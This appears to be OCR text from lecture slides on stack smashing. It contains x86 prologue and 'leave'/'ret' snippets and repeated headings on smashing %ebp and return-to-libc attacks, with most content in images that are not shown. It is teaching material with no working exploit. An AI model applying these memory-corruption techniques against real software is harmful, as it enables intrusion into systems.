

```
system: pushl %ebp
        movl %esp, %ebp
```

```
leave:  mov %ebp %esp
        pop %ebp
ret:    pop %eip
```


ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



RETURN TO LIBC



RETURN TO LIBC




How do we guess this address?

